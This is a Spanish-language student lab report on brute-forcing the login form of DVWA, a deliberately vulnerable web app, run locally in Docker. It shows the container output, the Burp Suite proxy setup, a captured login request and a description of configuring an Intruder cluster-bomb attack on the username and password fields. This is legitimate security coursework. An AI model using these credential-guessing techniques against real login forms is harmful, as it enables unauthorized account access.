

Informe Laboratorio 2

Sección 2

Camilo Rojas

e-mail: camilo.pinto1@mail.udp.cl

Octubre de 2025

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	10
2.4. Identificación de campos a modificar (burp)	11
2.5. Obtención de diccionarios para el ataque (burp)	17
2.6. Obtención de al menos 2 pares (burp)	19
2.7. Obtención de código de inspect element (curl)	21
2.8. Utilización de curl por terminal (curl)	24
2.9. Demuestra 4 diferencias (curl)	31
2.10. Instalación y versión a utilizar (hydra)	32
2.11. Explicación de comando a utilizar (hydra)	32
2.12. Obtención de al menos 2 pares (hydra)	33
2.13. Explicación paquete curl (tráfico)	33
2.14. Explicación paquete burp (tráfico)	33
2.15. Explicación paquete hydra (tráfico)	33
2.16. Mención de las diferencias (tráfico)	34
2.17. Detección de SW (tráfico)	34
2.18. Interacción con el formulario (python)	34
2.19. Cabeceras HTTP (python)	34
2.20. Obtención de al menos 2 pares (python)	35
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	36
2.22. Demuestra 4 métodos de mitigación (investigación)	37

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

Para el desarrollo de las siguientes actividades, se utilizó una máquina con Fedora Workstation 42 y Ubuntu Desktop LTS. Se utilizó Podman y Docker respectivamente, manteniendo consistencia para los archivos de configuración del contenedor en ambos sistemas.

2.1. Levantamiento de docker para correr DVWA (dvwa)

Se obtiene la imagen oficial de DVWA desde Docker Hub (<https://hub.docker.com/r/vulnerables/web-dvwa>) y se ejecuta con Docker o Podman.

```
camilo@fedora:/var/www/html/dvwa/config$ sudo podman run --rm -it -p 80:80
↳ vulnerables/web-dvwa
[OK] docker.io/vulnerables/web-dvwa:latest
Trying to pull docker.io/vulnerables/web-dvwa:latest...
Getting image source signatures
Copying blob 6cff5f35147f done |
Copying blob 3e17c6eae66c done |
Copying blob 0c57df616dbf done |
Copying blob eb05d18be401 done |
Copying blob e9968e5981d2 done |
Copying blob 2cd72dba8257 done |
Copying blob 098cffd43466 done |
Copying blob b3d64a33242d done |
Copying config ab0d83586b done |
Writing manifest to image destination
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not
↳ reliably determine the server's fully qualified domain name, using
↳ 10.88.0.2. Set the 'ServerName' directive globally to suppress this
↳ message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Wed Oct 01 23:25:52.197358 2025] [mpm_prefork:notice] [pid 297] AH00163:
↳ Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Oct 01 23:25:52.197422 2025] [core:notice] [pid 297] AH00094: Command
↳ line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

```
==> /var/log/apache2/access.log <==  
10.88.0.1 - - [01/Oct/2025:23:26:05 +0000] "GET / HTTP/1.1" 302 479 "-"  
  → "Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"  
10.88.0.1 - - [01/Oct/2025:23:26:05 +0000] "GET /login.php HTTP/1.1" 200  
  → 1049 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101  
  → Firefox/136.0"
```

2.2. Redirección de puertos en docker (dvwa)

Para redirigir el tráfico entre un navegador web y la aplicación web DVWA que corre dentro del contenedor Docker, primero se necesita un certificado CA emitido por Burp Suite (figura 1). Luego, este certificado debe ser importado en el navegador web para que confíe en las conexiones interceptadas por Burp Suite (figura 2). Finalmente, se configura Burp Suite para que escuche en un puerto específico y se ajusta el navegador para que utilice este puerto como proxy (figuras 3 y 4). La aplicación DVWA se encuentra disponible en <http://localhost:8889> y se muestra en la figura 5. Por defecto, y durante el desarrollo del laboratorio, se mantuvo el nivel de seguridad en bajo.




Figura 1: Ventana de exportación de certificado CA desde Burp Suite




Figura 2: Importación de certificado CA en navegador web Firefox




Figura 3: Ventana que muestra los ajustes generales del proxy en Burp Suite




Figura 4: Ventana que muestra el ajuste de manejo de un 'proxy listener'




Figura 5: Captura de pantalla de sitio DVWA levantado localmente

2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta HTTP a replicar, se puede colocar utilizar cualquier combinación de usuario y contraseña en el formulario de inicio de sesión, y luego observar la solicitud generada en Burp Suite (figura 6).

```
GET /vulnerabilities/brute/?username=jdsfnjdsbsj&password=jkfdnjfb&Login=Lo_
  → gin
  → HTTP/1.1
Host: localhost:8889
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:141.0) Gecko/20100101
  → Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost:8889/vulnerabilities/brute/
Cookie: PHPSESSID=knd082p12k28do4ttsn47hfd35; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```




Figura 6: Formulario para probar ataque de fuerza bruta, e historial HTTP con un registro

2.4. Identificación de campos a modificar (burp)

La secuencia de capturas ilustra el flujo mínimo para preparar un ataque con Intruder: (i) desde el historial HTTP se envía la petición del formulario a Intruder (Figura 7); (ii) en la vista principal (Figura 8) se marcan como posiciones los parámetros `username` y `password`; (iii) cada posición recibe una lista corta de candidatos (Figuras 9 y 10); (iv) se configura el tipo de ataque *Cluster bomb* que genera el producto cartesiano de ambas listas (Figura 11); y (v) al finalizar, una respuesta más larga y con el mensaje de bienvenida confirma credenciales válidas (Figura 12). Esta preparación permite comparar después los mismos diccionarios en cURL, Hydra y el script en Python.




Figura 7: Send to Intruder

